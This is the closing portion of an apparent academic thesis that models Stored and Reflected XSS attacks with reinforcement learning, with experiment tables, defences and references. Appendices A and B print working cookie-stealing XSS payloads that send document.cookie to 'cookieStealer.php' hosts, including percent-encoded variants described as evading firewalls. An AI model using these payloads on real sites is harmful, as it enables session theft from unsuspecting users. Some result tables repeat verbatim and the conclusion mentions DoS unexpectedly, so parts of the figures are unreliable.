1. Setting the HttpOnly flag in the Set-Cookie HTTP response header. Setting this flag will prevent the adversary from accessing cookies through client side script. The request navigates to the adversary without the cookies.

2. The OWASP Enterprise Security API [6] contains security control interfaces to which parameters may be passed for specific security controls. We implement this in the following two steps.

   (a) Any request to the application first passes through the method "ESAPI.encoder(). canonicalize("user input")" (package "org.owasp.esapi.ESAPI"). It decodes untrusted data so that it's safe for any downstream interpreter or decoder. In our application we canonicalize sensitive data such as username and password.

   (b) Next we use the "encode" method from the package, "org.owasp.esapi.codecs. HTMLEntityCode". This method scans the input and encodes unsafe data, except for the data that is mentioned as an exception, i.e., not to be encoded.

3. The function "ESAPI.encoder().encodeForHTMLAttribute()"(package "org.owasp.esapi. ESAPI"), encodes all special and digits. This leads to the functionality not working properly. But this can be used in Stored XSS attack. The malicious input before being entered into the database, can be encoded so that the next time the page is loaded the attack does not execute.

In an application without any validation the malicious URL, "http://chi-dyn-192-5-86-235.uc.chameleoncloud.org:8080/CookieDemo/WelcomeServlet?uname=Qwerty ⟨ script ⟩alert(1)⟨ /script ⟩" will be executed. A pop-up appears thus showing that the adversary is successful.

However, in an application with the required validation, there will be no pop-up. The string "⟨script⟩alert(1)⟨/script⟩" will be considered part of the username, and the password will be considered null. Thus the attack will fail. If however, by any means the adversary is able to pass through this validation, the defense mentioned in point 1 (1), will protect the user from its cookies being stolen.

Chapter 11

Results from experiments and the models

In this section we discuss the results obtained from our experiments and the model for Stored XSS and Reflected XSS. For the scenarios discussed in section, 7.3 the results for each try are discussed in appendices. For Reflected XSS, the results for the first set of attacks are in appendix G, and appendix H for the final set of attacks. For Stored XSS, the results are in appendix F for all cases.

We discuss the calculation of the number of replies received by the adversary using our attack algorithm discussed in section 9. We present results obtained from our model and experiments.

As discussed earlier for Stored XSS, the adversary's strategy for the second iteration concerns the attack URL it uses to launch an attack on the application. In our experiments we randomly choose the count of users that visit the application. Since in both the iterations all users will be exposed to the same attack, we do not carry out a second round of experiment for Stored XSS.

11.1 Calculation of Reward, Action-Value and State-Value functions

In this section we calculate the rewards received for both Stored and Reflected XSS attacks. We use the equation discussed in section 3.4 to calculate the reward (see section 3.1). We also calculate the value for the action-value (also called the Q function), and the state-value functions. The action-value function is discussed in section 3.7. The probability that an attack π is selected by the adversary for each action a is represented as $\pi(a|s)$, where a is the action taken by the adversary in state s. In every state the adversary decides to attack till time step T. Thus, $\pi(a|s) = 1$.

We use four discount factors (0.2, 0.3, 0.5, and 0.9), to identify the adversary's optimal strategy. When the value of the discount factor is closer to 1 the adversary is farsighted, whereas a value closer to 0 signifies that the adversary is interested in immediate rewards. In both the Stored and Reflected XSS attacks, we see that the adversary will benefit from being farsighted, i.e., choosing a discount factor closer to 1.

For Stored XSS we see for a discount factor 0.9, the average return is 49.39586032. The value is greater than the average return obtained for other discount factors. The same is observed for Reflected XSS. For a discount factor of 0.9, the average return is 44.51031254. The value is also greater than the average return obtained for other discount factors.

11.1.1 Stored XSS

Using the values of the rewards given in Appendix (F) and the Bellman equation (3.9), we calculate the return for each discount factor. The first column in Appendix (F), i.e. the number of users who visit the application in each iteration of attacks, is used in the Bellman equation to calculate the value of final state of the adversary. The Bellman equation also takes a discount factor as an input. The average return is the value of the final state of the adversary. The below table shows the average return calculated for four discount factors for Stored XSS.

Discount factors	Average Return
0.2	5.779405842
0.3	6.517311295
0.5	9.046819398
0.9	49.39586032

Table 11.1: Average return value for different discount factors for an initial Stored XSS attacks.

11.1.2 Reflected XSS

Similar to Stored XSS we use the values of the rewards given in Appendix (G) and the Bellman equation (3.9), we calculate the return for each discount factor. The first column in Appendix (G), i.e. the number of users who visit the application in each iteration of attacks, is used in the Bellman equation to calculate the value of final state of the adversary. The Bellman equation also takes a discount factor as an input. The average return is the value of the final state of the adversary. The below table shows the average return calculated for four discount factors for Reflected XSS.

11.1.2.1 Initial set of attacks

Discount factors	Average Return
0.2	6.578044578
0.3	7.502457025
0.5	10.4852061
0.9	44.51031254

Table 11.2: Average return value for different discount factors for an initial Reflected XSS attacks.

11.1.2.2 Final set of attacks

Here we discuss the values obtained for the final set of attacks in Reflected XSS. Similar to Stored XSS we use the values of the rewards given in Appendix (H) and the Bellman equation (3.9), we calculate the return for each discount factor. The first column in Ap-

pendix (H), i.e. the number of users who visit the application in each iteration of attacks, is used in the Bellman equation to calculate the value of final state of the adversary. The Bellman equation also takes a discount factor as an input. The average return is the value of the final state of the adversary. The below table shows the average return calculated for four discount factors for Reflected XSS.

Discount factors	**Average Return**
0.2	6.578044578
0.3	7.502457025
0.5	10.4852061
0.9	44.51031254

Table 11.3: Average return value for different discount factors for the next stage of Reflected XSS attacks.

Chapter 12

Conclusion

Mathematical models can be used effectively to model attacks such as port scanning and Cross-site scripting (XSS). In this work we have modeled Stored and Reflected XSS attacks. Our mathematical model explains adversarial behavior and the defender's response to the adversary's actions. Our goal is to understand the success of the adversary. Using reinforcement learning, we calculate the adversary's reward. Hence, the adversary can further change its strategy to maximize its success. Our model covers the reconnaissance and exploitation stages of a cyberattack.

We modeled various scenarios, and for each scenario we evaluated the probability of success of the adversary. Attacks and defense techniques that are external to an organization, and ones that occur within the organization (insider attacks) have been explored. The former goes through a Web Application Firewall (WAF) before it reaches the application, and the latter directly reaches the application. We validated our model using experiments conducted on the Chameleon Cloud testbed. The two approaches were shown to provide statistically similar results.

In this work, we modeled Stored and Reflected XSS attack. This work can also be extended to the Document Object Model (DOM) based XSS attack. In our work we have chosen pseudorandomly to select users that were attacked and ones that were not attacked.

This can be done with volunteers. For an attack, each volunteer will be shared with an attack URL. This URL may be shared via email so that if a volunteer chooses to visit it, either Stored or Reflected XSS will be invoked. Volunteers would also be monitored within a period of time. On exhaustion of a certain time period, the adversary's next strategy will be executed. This may include sharing the same or new attack URL, or not sharing any URL at all. This can help extend our model to explore the success of the adversary based on the knowledge that the volunteers have of XSS attacks. For each scenario, the probability values of our model and scenario fall within a 95% confidence interval. Consequently, our model's predictive capability provides confidence in its use for evaluation and development of defensive strategies against Denial of Service (DoS) and Distributed Denial of Service (DDoS) attack.

On the defense side, exploration of the rules of WAFs and how they can be generalized to thwart the adversary's approaches to XSS attacks can be further explored. In addition, the exploration of different malicious URLs, will help understand the success of the adversary with different levels of expertise. In addition, several other techniques to build a robust application, and how this affects the success of the adversary can be further studied.

References

[1] Chameleon. https://www.chameleoncloud.org/about/chameleon/.

[2] HTML. https://whatwg.org/.

[3] JAVA. https://www.oracle.com/in/java/.

[4] JAVA Servlet Technology.
https://docs.oracle.com/javaee/6/tutorial/doc/bnafd.html.

[5] JSP. https://docs.oracle.com/javaee/5/tutorial/doc/bnagy.html.

[6] The OWASP Enterprise Security API.
https://owasp.org/www-project-enterprise-security-api/.

[7] Web Application Firewall.
https://owasp.org/www-community/Web_Application_Firewall.

[8] National Science Foundation, 1950. https://www.nsf.gov/.

[9] My Sql, 1995. https://www.mysql.com/.

[10] Apache HTTP Server, 1997. https://httpd.apache.org/.

[11] ModSecurity, 1997. https://github.com/SpiderLabs/ModSecurity.

[12] XAMPP, 2002. https://www.apachefriends.org/.

[13] MySql Workbench, 2005. https://www.mysql.com/products/workbench/.

[14] A systematic Process-Model-based approach for synthesizing attacks and evaluating them. In *2012 Electronic Voting Technology Workshop/Workshop on Trustworthy Elections (EVT/WOTE 12)*, Bellevue, WA, Aug. 2012. USENIX Association.

[15] Chameleon Cloud, 2015. https://www.chameleoncloud.org/.

[16] M. Bishop. A model of security monitoring. In *[1989 Proceedings] Fifth Annual Computer Security Applications Conference*, pages 46–52, 1989.

[17] Enable Security. WAFWOOF, 2014. https://github.com/EnableSecurity/wafw00f.

[18] Eric A. Meyer. URL Encoder Decoder.
https://meyerweb.com/eric/tools/dencoder/.

[19] A. Moore, R. Ellison, and R. Linger. Attack modeling for information security and survivability. 06 2001.

[20] Richard S Sutton and Andrew G Barto. *Reinforcement Learning: An Introduction*. The MIT Press. Cambridge, Massachuetts. London, England, 2014, 2015.

[21] B. I. Simidchieva, S. J. Engle, M. Clifford, A. C. Jones, S. Peisert, M. Bishop, L. A. Clarke, and L. J. Osterweil. Modeling and analyzing faults to improve election process robustness. In *Proceedings of the 2010 International Conference on Electronic Voting Technology/Workshop on Trustworthy Elections*, EVT/WOTE'10, page 1–8, USA, 2010. USENIX Association.

[22] S. J. Templeton and K. E. Levitt. A requires/provides model for computer attacks. In *New Security Paradigms Workshop*, 2001.

[23] E. D. Vugrin, J. Cruz, C. Reedy, T. Tarman, and A. Pinar. Cyber threat modeling and validation: Port scanning and detection. In *Proceedings of the 7th Symposium on Hot Topics in the Science of Security*, HotSoS '20, New York, NY, USA, 2020. Association for Computing Machinery.

[24] Y. Wang, J. Li, K. Meng, C. Lin, and X. Cheng. Modeling and security analysis of enterprise network using attack–defense stochastic game petri nets. *Security and Communication Networks*, 6, 01 2013.

[25] J. Zhou, M. Heckman, B. Reynolds, A. Carlson, and M. Bishop. Modeling network intrusion detection alerts for correlation. *ACM Trans. Inf. Syst. Secur.*, 10(1):4–es, feb 2007.

Appendix A

Reflected XSS: Malicious URLS

The URL, `http://10.140.81.254:8081/CookieDemo/WelcomeServlet?uname=Qwerty&passwd=Sil678-<script>document.location="http://10.140.83.32/cookieStealer.php/c="%2Bdocument.cookie</script>`, is encoded to generate malicious URLs to trick users. URLs may be encoded in different methods. We have used some techniques available online. Some of our techniques were obtained from Meyer [18].

Following are some examples of malicious URLS.

1. `http://10.140.81.254:8081/CookieDemo/WelcomeServlet?uname=Qwerty?<script>document.location="http://10.140.83.32/cookieStealer.php/?c="%2Bdocument.cookie</script>`.

   This URL contains the $< script >$ and $< /script >$ tags. The content within those tags is executed when the URL visited. This results in the user been navigated to the location 10.140.83.32, with all the information stored in a cookie in the user's browser.

2. `http://10.140.81.254:8081/CookieDemo/WelcomeServlet?%75%6E%61%6D%65=Qwertyp%3C%73%63%72%69%70%74%3E%64%6F%63%75%6D%`

65%6E%74%2E%6C%6F%63%61%74%69%6F%6E%2E%68%72%65%66="http://10.140.83.32/%63%6F%6F%6B%69%65%53%74%65%61%6C%65%72.php/?c="%2B%64%6F%63%75%6D%65%6E%74%2E%63%6F%6F%6B%69%65%3C%2F%73%63%72%69%70%74%3E.

This URL is an encoded version of the previous URL. The words that have not been encoded are given below.

(a) http://10.140.81.254:8081/CookieDemo/WelcomeServlet?

(b) Qwerty?

(c) http://10.140.83.32/

(d) .php/?c=

Rest of the words have been encoded. This technique can be used to evade any defense such as a firewall. If the firewall is not aware of this encoding technique, this URL passes through it, and the attack is successful. Here too the malicious code with the script tags are executed if defense is not able to block it.

3. http://10.140.81.254:8081/CookieDemo/WelcomeServlet?%75%6E%61%6D%65=Qwertyp%3C%73%63%72%69%70%74%3E%64%6F%63%75%6D%65%6E%74%2E%6C%6F%63%61%74%69%6F%6E%2E%68%72%65%66="http://10.140.83.32/cookieStealer.php/?c="%2B%64%6F%63%75%6D%65%6E%74%2E%63%6F%6F%6B%69%65%3C%2F%73%63%72%69%70%74%3E.

This URL is an encoded version of the first URL. The words that have not been encoded are given below.

(a) http://10.140.81.254:8081/CookieDemo/WelcomeServlet?

(b) Qwerty?

(c) http://10.140.83.32/cookieStealer.php/?c=

Rest of the words have been encoded. This technique can be used to evade any defense such as a firewall. If the firewall is not aware of this encoding technique, this URL passes through it, and the attack is successful. Here too the malicious code with the script tags are executed if defense is not able to block it.

4. `http://10.140.81.254:8081/CookieDemo/WelcomeServlet?uname=Qwert?passwd=Sil78%24%3Cscript%3Edocument.location%3D%22http%3A%2F%2F10.140.83.32%2FcookieStealer.php%2F%3Fc%3D%22%2Bdocument.cookie%3C%2Fscript%3E`

   In this URL parts of the password have not been encoded. Unlike the previous malicious encoded URLs, parts of the destination address have been encoded. For example opening inverted comma (“) beginning of “http” and closing inverted comma (”) end of http have been encoded. The front slashes in the destination address have been encoded.

5. `http://10.140.81.254:8081/CookieDemo/WelcomeServlet?uname=Qwert?passwd=Sil78%24%3Cscript%3Edocument.location.href%0A%3D%22http%3A%2F%2F10.140.83.32%2FcookieStealer.php%2F%3Fc%3D%22%2Bdocument.cookie%3C%2Fscript%3E`

   This URL is similar to the previous one, except in this URL “location.href” has been used.

6. `http://10.140.81.254:8081/CookieDemo/WelcomeServlet?uname=Qwert?passwd=Sil78%24%3Cscript%3Edocument.location%3D"http%3A%2F%2F10.140.83.32%2FcookieStealer.php/?c="%2Bdocument.cookie%3C%2Fscript%3`

   This URL is similar to the fourth one. However in this URL the opening inverted comma (“) beginning of “http” has not been encoded.

Appendix B

Stored XSS: Malicious URLS

We used the following two malicious URLs to attack our application.

1. `Hello$!$<script>document.write('<imgsrc="http://192.168.64.2:80/ex1.php?cookie='+escape(document.cookie)+'"/>');</script>`.

   Here the page contains an image which is the attack. This image loads every time the page loads. The adversary was able to successfully insert this malicious URL into the application's database. The image camouflages the attack. When any user visits the application, the image loads, the attack gets executed. The user is taken to the IP address 192.168.64.2. This attack steals the cookie stored in the user's browser. This is done by "document.cookie".

2. `<script>document.location='http://192.168.64.2/cookieStealer.php/?c='+document.cookie</script>`.

   This URL navigates the user to a location given by the IP address 192.168.64.2. It also steals the cookie stored in the user's browser. The functionality in the script, "cookieStealer.php" steals the user's cookies stored in the browser.

Appendix C

ModSecurity Rules

Here we discuss some the rules when active in ModSecurity blocks our malicious URLs for Stored XSS (B) and Reflected XSS (A) attacks. ModSecurity is a Web Application Firewall. When installed ModSecurity rules can be found in the location, /usr/share/modsecurity-crs/rules. The configuration file is located in /etc/modsecurity/modsecurity.conf. In the configuration file the SecRuleEngine is to be turned on and SecRuleEngine is set to DetectionOnly. Some of the rules have been described below.

1. IP address is in numeric form and not a domain name. The message received is “”Host header is a numeric IP address”. This rule can be found in the file REQUEST-920-PROTOCOL-ENFORCEMENT.conf.

2. Rule which blocks a the “script” tag was invoked for the URLs which had the tag. This rule can be found in the file
   REQUEST-941-APPLICATION-ATTACK-XSS.conf.

3. Rules blocked the URLs which had the words “document.cookie”. This rule can also be found in the file
   REQUEST-941-APPLICATION-ATTACK-XSS.conf.

Appendix D

Discount factors and Return for Stored XSS

Using the values of the rewards given in Appendix (F) and the Bellman equation (3.9), we calculate the return for each discount factor. The first column in Appendix (F), i.e. the number of users who visit the application in each iteration of attacks, is used in the Bellman equation to calculate the value of final state of the adversary. The Bellman equation also takes a discount factor as an input.

Discount factors	Return
0.2	6.692578511
	1.7196817
	11.97979178
	11.39958305
	5.209971502
	7.077567172
	10.23940896
	13.68360211
	5.266622199
	1.407901904
	1.570175613
	1.960851044

Table D.1: Return value for a discount factor of 0.2, for an initial Stored XSS.

Discount factors	Return
0.3	6.692578511
	1.7196817
	11.97979178
	11.39958305
	5.209971502
	7.077567172
	10.23940896
	13.68360211
	5.266622199
	1.407901904
	1.570175613
	1.960851044

Table D.2: Return value for a discount factor of 0.3, for an initial Stored XSS.

Discount factors	Return
0.5	8.590002152
	4.836210386
	15.3166964
	14.71398429
	8.082105752
	7.609143389
	11.44759821
	18.0517094
	9.205741973
	2.324040105
	3.72601486
	4.658585857

Table D.3: Return value for a discount factor of 0.5, for an initial Stored XSS.

Discount factors	Return
0.9	41.77750774
	46.48420625
	59.80366231
	53.90737254
	53.46680936
	39.8251031
	43.83369651
	72.49744172
	60.11778848
	29.40317407
	41.87616061
	49.75740116

Table D.4: Return value for a discount factor of 0.9, for an initial Stored XSS.

Appendix E

Discount factors and Return for Reflected XSS

Here we discuss the return received by the adversary for 4 discount factors for the two rounds of attacks.

Return for discount factors for initial Reflected XSS.

We use the values of the rewards given in Appendix (G) and the Bellman equation (3.9), we calculate the return for each discount factor. The first column in Appendix (G), i.e. the number of users who visit the application in each iteration of attacks, is used in the Bellman equation to calculate the value of final state of the adversary. The Bellman equation also takes a discount factor as an input.

The below tables E.1, E.2, E.3, and E.4 show the returns for an initial Reflected XSS for discount factors 0.2, 0.3, 0.5, and 0.9 respectively.

Discount factors	Return
0.2	10.68829952
	3.305339981
	7.682333696
	2.586477568
	5.966614016
	9.539487757
	2.076282166
	7.743482955
	7.917604302
	5.117277168
	5.955757344
	10.35757846

Table E.1: Return value for a discount factor of 0.2, for an initial Reflected XSS.

Discount factors	Return
0.3	11.88296832
	4.28719692
	8.849439909
	3.771142552
	6.649773884
	10.09815347
	2.935856352
	8.43467024
	9.033289907
	5.971268224
	6.755103859
	11.36062067

Table E.2: Return value for a discount factor of 0.3, for an initial Reflected XSS.

Discount factors	Return
0.5	15.734375
	7.578611838
	12.43554688
	7.5625
	8.9609375
	12.08825365
	5.941719858
	11.01567067
	12.04607102
	8.659085624
	9.408602825
	14.39109831

Table E.3: Return value for a discount factor of 0.5, for an initial Reflected XSS.

Discount factors	Return
0.9	41.25665412
	50.68005703
	36.71014113
	34.76351858
	31.85177673
	46.13614442
	44.66882315
	48.39704978
	51.22496954
	44.68001126
	50.22790422
	53.5267005

Table E.4: Return value for a discount factor of 0.9, for an initial Reflected XSS.

Return for discount factors for final set of Reflected XSS.

We use the values of the rewards given in Appendix (H) and the Bellman equation (3.9), we calculate the return for each discount factor. The first column in Appendix (H), i.e. the number of users who visit the application in each iteration of attacks, is used in the Bellman equation to calculate the value of final state of the adversary. The Bellman equation also takes a discount factor as an input.

The below tables E.5, E.6, E.7, and E.8 show the returns for an Reflected XSS for discount factors 0.2, 0.3, 0.5, and 0.9 respectively after shuffling of malicious URLs.

Discount factors	**Return**
0.2	10.68829952
	3.305339981
	7.682333696
	2.586477568
	5.966614016
	9.539487757
	2.076282166
	7.743482955
	7.917604302
	5.117277168
	5.955757344
	10.35757846

Table E.5: Return value for discount factor 0.2, for Reflected XSS after shuffling malicious URLs.

Discount factors	Return
0.3	11.88296832
	4.28719692
	8.849439909
	3.771142552
	6.649773884
	10.09815347
	2.935856352
	8.43467024
	9.033289907
	5.971268224
	6.755103859
	11.36062067

Table E.6: Return value for discount factor 0.3, for Reflected XSS after shuffling malicious URLs.

Discount factors	Return
0.5	15.734375
	7.578611838
	12.43554688
	7.5625
	8.9609375
	12.08825365
	5.941719858
	11.01567067
	12.04607102
	8.659085624
	9.408602825
	14.39109831

Table E.7: Return value for discount factor 0.5, for Reflected XSS after shuffling malicious URLs.

Discount factors	Return
0.9	41.25665412
	50.68005703
	36.71014113
	34.76351858
	31.85177673
	46.13614442
	44.66882315
	48.39704978
	51.22496954
	44.68001126
	50.22790422
	53.5267005

Table E.8: Return value for discount factor 0.9, for Reflected XSS after shuffling malicious URLs.

Appendix F

Probability calculation for the first set of Stored XSS attacks.

The number of users targeted in each try is 10. The total number of tries is 12000, and tries per interval is 1000.

Probability of the adversary receiving replies

Here we present results for the scenario discussed in section 1. The following data have been discussed here.

1. The number of users who visit the application.
2. The probability of the adversary receiving replies obtained from our experiments.
3. The probability of the adversary receiving replies obtained from our model.

Number of users who visit the application after 1000 **tries**	**Probability of the adversary receiving replies every interval (experiment)**	**Probability of the adversary receiving replies every interval (model)**
505	0.505	0.5385662883

497	0.497	0.5748702253
498	0.498	0.5268149803
542	0.542	0.5385275902
573	0.573	0.5800650027
476	0.476	0.5196683471
508	0.508	0.5365543744
524	0.524	0.5393576771
472	0.472	0.567682863
472	0.472	0.5591330954
490	0.490	0.5497689203
534	0.534	0.6028192567

Table F.1: The probability of the adversary receiving replies for initial Stored XSS

From the table we get the following results.

1. The total number of users who visited the vulnerable application is 6091.
2. The value of the probability obtained from our experiment is $6091 \div 12000 = 0.5075833333$.
3. The value of the probability obtained from our model is 0.5528190517 (7.1).

Probability of the adversary not receiving replies

Here we present results for the scenario discussed in section 2. The following data have been discussed here.

1. The number of users who visit the application.
2. The probability of the adversary not receiving replies obtained from our experiments.

3. The probability of the adversary not receiving replies obtained from our model.

Number of users who do not visit the application after 1000 **tries**	**Probability of the adversary not receiving replies every interval (experiment)**	**Probability of the adversary not receiving replies every interval (model)**
495	0.495	0.4606172972
503	0.503	0.4626391565
502	0.502	0.4350421056
458	0.458	0.4956743352
427	0.427	0.5442830381
524	0.524	0.4592169535
492	0.492	0.4363557216
476	0.476	0.517242468
528	0.528	0.4506992113
528	0.528	0.4476342982
510	0.510	0.4788166537
466	0.466	0.4635605866

Table F.2: The probability of the adversary not receiving replies for initial Stored XSS

From the table we get the following results.

1. The total number of users who do not visit the vulnerable application is 5909.
2. The value of the probability obtained from our experiment is $5909 \div 12000 = 0.4924166667$.
3. The value of the probability obtained from our model is 0.4709818188 (7.2).

Probability of the adversary receiving all replies

Here we present results for the scenario discussed in section 3. The following data have been discussed here.

1. The number of times all users visit the application.
2. The number of visit the application.
3. The probability of the adversary not receiving replies obtained from our experiments.
4. The probability of the adversary not receiving replies obtained from our model.

Number of times all users visit the application.	**Number of users who visit the application after** 1000 **tries**	**Probability of the adversary of receiving replies every interval (experiment)**	**Probability of the adversary of receiving replies every interval (model)**
10	100	0.1	0.04380648462
7	70	0.07	0.0988812158
12	120	0.12	0.1050521667
13	130	0.13	0.09547206713
8	80	0.08	0.05641175972
9	90	0.09	0.1303919861
12	120	0.12	0.09067853076
7	70	0.07	0.1113916727
7	70	0.07	0.1365812749
6	60	0.06	0.1287069627
5	50	0.05	0.0813898586
8	80	0.08	0.07326969371

Table F.3: The probability of the adversary receiving replies from all the targeted users for initial Stored XSS

From the table we get the following results.

1. The total number of users is 1040.
2. The value of the probability obtained from our experiment is $1040 \div 12000 = 0.08666666667$.
3. The value of the probability obtained from our model is 0.09600280612 (7.3).

Probability of the adversary receiving delayed replies

Here we present results for the scenario discussed in section 4. The following data have been discussed here.

1. The number of delayed replies.
2. The probability of the adversary receiving delayed replies obtained from our experiments.
3. The probability of the adversary of receiving delayed replies obtained from our model.

Number of delayed replies.	**Probability of the adversary receiving delayed replies every interval (experiment)**	**Probability of the adversary receiving delayed replies every interval (model)**
284	0.284	0.319361557
273	0.273	0.3435929925
278	0.278	0.3215398999

290	0.290	0.3254461744
308	0.308	0.3051093
264	0.264	0.3349296294
282	0.282	0.3233975341
268	0.268	0.342693579
251	0.251	0.3502828314
266	0.266	0.3426586229
303	0.303	0.3013327139
302	0.302	0.3162935901

Table F.4: The probability of the adversary of receiving delayed replies for initial Stored XSS

From the table we get the following results.

1. The total number of delayed replies is 3369.
2. The value of the probability obtained from our experiment is $3369 \div 12000 = 0.28075$.
3. The value of the probability obtained from our model is 0.3272198687 (7.4).

Probability of the adversary receiving replies within the expected duration

Here we present results for the scenario discussed in section 4. The following data have been discussed here.

1. The number of replies received within the expected duration.
2. The probability of the adversary receiving replies within the expected duration, obtained from our experiments.

3. The probability of the adversary of receiving replies within the expected duration, obtained from our model.

Number of replies received within the expected duration.	**Probability of the adversary receiving replies within the expected duration (experiment).**	**of the adversary receiving replies within the expected duration (model).**
284	0.284	0.319361557
273	0.273	0.3435929925
278	0.278	0.3215398999
290	0.290	0.3254461744
308	0.308	0.3051093
264	0.264	0.3349296294
282	0.282	0.3233975341
268	0.268	0.342693579
251	0.251	0.3502828314
266	0.266	0.3426586229
303	0.303	0.3013327139
302	0.302	0.3162935901

Table F.5: The probability of the adversary of receiving delayed replies for initial Stored XSS

From the table we get the following results.

1. The total number of delayed replies is 3369.
2. The value of the probability obtained from our experiment is $3369 \div 12000 = 0.28075$.
3. The value of the probability obtained from our model is 0.3272198687 (7.5).

Appendix G

Probability calculation for the first set of Reflected XSS attacks.

The number of users targeted in each try is 9. The total number of tries is 620. Thus the total number of users targeted is 5580.

Probability of the adversary receiving replies

Here we discuss the results of the scenario discussed in section 1. The following data have been discussed here.

1. The number of users targeted.
2. The total number of users clicked the malicious link.
3. The probability of the adversary receiving replies obtained from our experiments.
4. The probability of the adversary receiving replies obtained from our model.

Total number of users targeted	**Total number of users clicked or number of replies received**	**Probability of the adversary receiving replies/users clicking (experiment)**	**Probability of the adversary receiving replies/users clicking (model)**
90	57	0.6333333333	0.4291024041
270	160	0.5925925926	0.5328325037
90	54	0.6	0.59255786
90	54	0.6	0.5749093893
90	51	0.5666666667	0.5596028152
450	258	0.5733333333	0.5197797583
900	449	0.4988888889	0.5659251134
900	434	0.4822222222	0.5296472502
900	493	0.5477777778	0.5466301593
900	446	0.4955555556	0.5349155014
450	232	0.5155555556	0.577712723
450	229	0.5088888889	0.5431099128

Table G.1: The probability of the adversary receiving replies for initial Reflected XSS

From the table we get the following results.

1. The total number of users is 5580.
2. The sum of the second column, i.e., the total number of users who visited the vulnerable application is 2917.

3. The value of the probability obtained from the experiment is 0.5227598566. This value is obtained from $2917 \div 5580$.

4. The value of the probability obtained from our model is 0.5422271159 (7.1).

Probability of the adversary receiving no replies

Here we discuss the results for the scenario discussed in section 2.The following data have been discussed here.

1. The number of users targeted.

2. The total count of replies not received.

3. The probability of the adversary not receiving replies obtained from our experiments.

4. The probability of the adversary not receiving replies obtained from our model.

Total number of users targeted	**Total number of users who did not visit the application**	**Probability of the adversary not receiving replies (experiment)**	**Probability of the adversary not receiving replies (model)**
90	33	0.3666666667	0.4635087915
270	110	0.4074074074	0.4635087915
90	36	0.4	0.4635087915
90	36	0.4	0.4635087915
90	39	0.4333333333	0.4635087915
450	192	0.4266666667	0.4635087915
900	451	0.5011111111	0.4635087915
900	466	0.5177777778	0.4635087915
900	407	0.4522222222	0.4635087915
900	454	0.5044444444	0.4635087915
450	218	0.4844444444	0.4635087915
450	221	0.49111111119	0.4635087915

Table G.2: The probability of the adversary not receiving replies for initial Reflected XSS

From the table we get the following results.

1. The total number of users is 5580.

2. The sum of the second column, i.e., the total number of replies not received by the adversary is 2663.

3. The value of the probability obtained from the experiment is 0.4772401434. This

value is obtained from $2663 \div 5580$.

4. The value of the probability obtained from our model is 0.4635087915 (7.2).

Probability of the adversary receiving all replies

Here we discuss the results for the scenario discussed in section 3. The following data have been discussed here.

1. The number of users targeted.
2. The number of times the adversary received replies from all the targeted users.
3. The total number of users.
4. The probability of the adversary receiving all replies obtained from our experiments.
5. The probability of the adversary receiving all replies obtained from our model.

Total number of users targeted	**Number of times the adversary received replies from all the targeted users.**	**Total number of replies received.**	**Probability of the adversary not receiving replies (experiment)**	**Probability of the adversary not receiving replies (model)**
90	4	36	0.4	0.03806237125
270	5	45	0.1666666667	0.07667850574
90	1	9	0.1	0.0799264616
90	0	0	0	0.1018437892
90	1	9	0.1	0.06154674364
450	6	54	0.12	0.1277331317
900	6	54	0.06	0.09128653177
900	11	99	0.11	0.1316890877
900	9	81	0.09	0.1216438364
900	11	99	0.11	0.1166931586
450	2	18	0.04	0.05571934884
450	5	45	0.1	0.1163331056

Table G.3: The probability of the adversary all replies for initial Reflected XSS

From the table we get the following results.

1. The total number of users is 5580.

2. The sum of the third column, i.e., the total number of replies not received by the adversary is 549.

3. The value of the probability obtained from the experiment is 0.09838709677. This value is obtained from $549 \div 5580$.

4. The value of the probability obtained from our model is 0.09326300601 (7.3).

Probability of the adversary receiving delayed replies

Here we discuss the results for the scenario discussed in section 4. The following data have been discussed here.

1. The number of users targeted.

2. Count of delayed replies.

3. The probability of the adversary receiving delayed replies obtained from our experiments.

4. The probability of the adversary receiving delayed replies obtained from our model.

Total number of users targeted	**Count of delayed replies.**	**Probability of the adversary receiving delayed replies (experiment)**	**Probability of the adversary receiving delayed replies (model)**
90	33	0.3666666667	0.3090703459
270	98	0.362962963	0.3209781614
90	23	0.2555555556	0.3757752077
90	29	0.3222222222	0.3579401573
90	29	0.3222222222	0.3630288676
450	145	0.2220708798	0.3276562765
900	263	0.2922222222	0.3385549988
900	234	0.26	0.3517342571
900	303	0.3366666667	0.3234825358
900	257	0.2855555556	0.3284964934
450	140	0.3111111111	0.3356671971
450	136	0.3022222222	0.3417498942

Table G.4: The probability of the adversary receiving delayed replies for initial Reflected XSS

From the table we get the following results.

1. The total number of users is 5580.
2. The sum of the third column, i.e., the total number of replies not received by the adversary is 1690.
3. The value of the probability obtained from the experiment is 0.3028673835. This

value is obtained from $1690 \div 5580$.

4. The value of the probability obtained from our model is 0.3395111994 (7.4).

Probability of the adversary receiving replies within the expected duration

Here we discuss the results for the scenario discussed in section 5. The following data have been discussed here.

1. The number of users targeted.
2. Count of replies that were not delayed.
3. The probability of the adversary receiving replies obtained from our experiments.
4. The probability of the adversary receiving replies obtained from our model.

Total number of users targeted	**Count of replies.**	**Probability of the adversary receiving replies (experiment).**	**Probability of the adversary receiving replies (model).**
90	21	0.2333333333	0.4614502469
270	115	0.4259259259	0.4527815714
90	45	0.5	0.4538885601
90	54	0.6	0.4485793669
90	42	0.4666666667	0.4562444364
450	204	0.4533333333	0.4502525612
900	395	0.4388888889	0.4483612485
900	335	0.3722222222	0.4472442364
900	412	0.4577777778	0.4473096501
900	347	0.3855555556	0.4491992625
450	214	0.4755555556	0.4498441339
450	184	0.4088888889	0.4468725196

Table G.5: The probability of the adversary receiving replies for initial Reflected XSS

From the table we get the following results.

1. The total number of users is 5580.
2. The sum of the third column, i.e., the total number of replies not received by the adversary is 2368.
3. The value of the probability obtained from the experiment is 0.4243727599. This value is obtained from $2368 \div 5580$.

4. The value of the probability obtained from our model is 0.4510023162 (7.5).

Appendix H

Probability calculation for the second set of Reflected XSS attacks.

In the second set of attacks, we target the users who did not visit the malicious application in the first set of attacks. In the first set of runs we target 9 users per try. We choose a number randomly between 0 and 9 inclusive. We omitted those tries in our second set of attacks. For example, 9 users were targeted 10 times in the first round. The number of users that visited the malicious application are 9, 7, 5, 9, 9, 4, 9, 3, and 2. In the second round we target 2, 4, 5, 6, and 7 users were targeted. We did not consider the following.

1. Try were 0 users visited the malicious application.
2. Try were 9, i.e., all the users visited the malicious application.

The following data have been discussed here.

1. Total number of users clicked the malicious link.
2. The probability of the adversary receiving replies obtained from our experiments.
3. probability of the adversary receiving replies obtained from our model.

The calculation of the shuffling probabilities of the users targeted is done as discussed in

7.4.1.

Probability of the adversary receiving replies

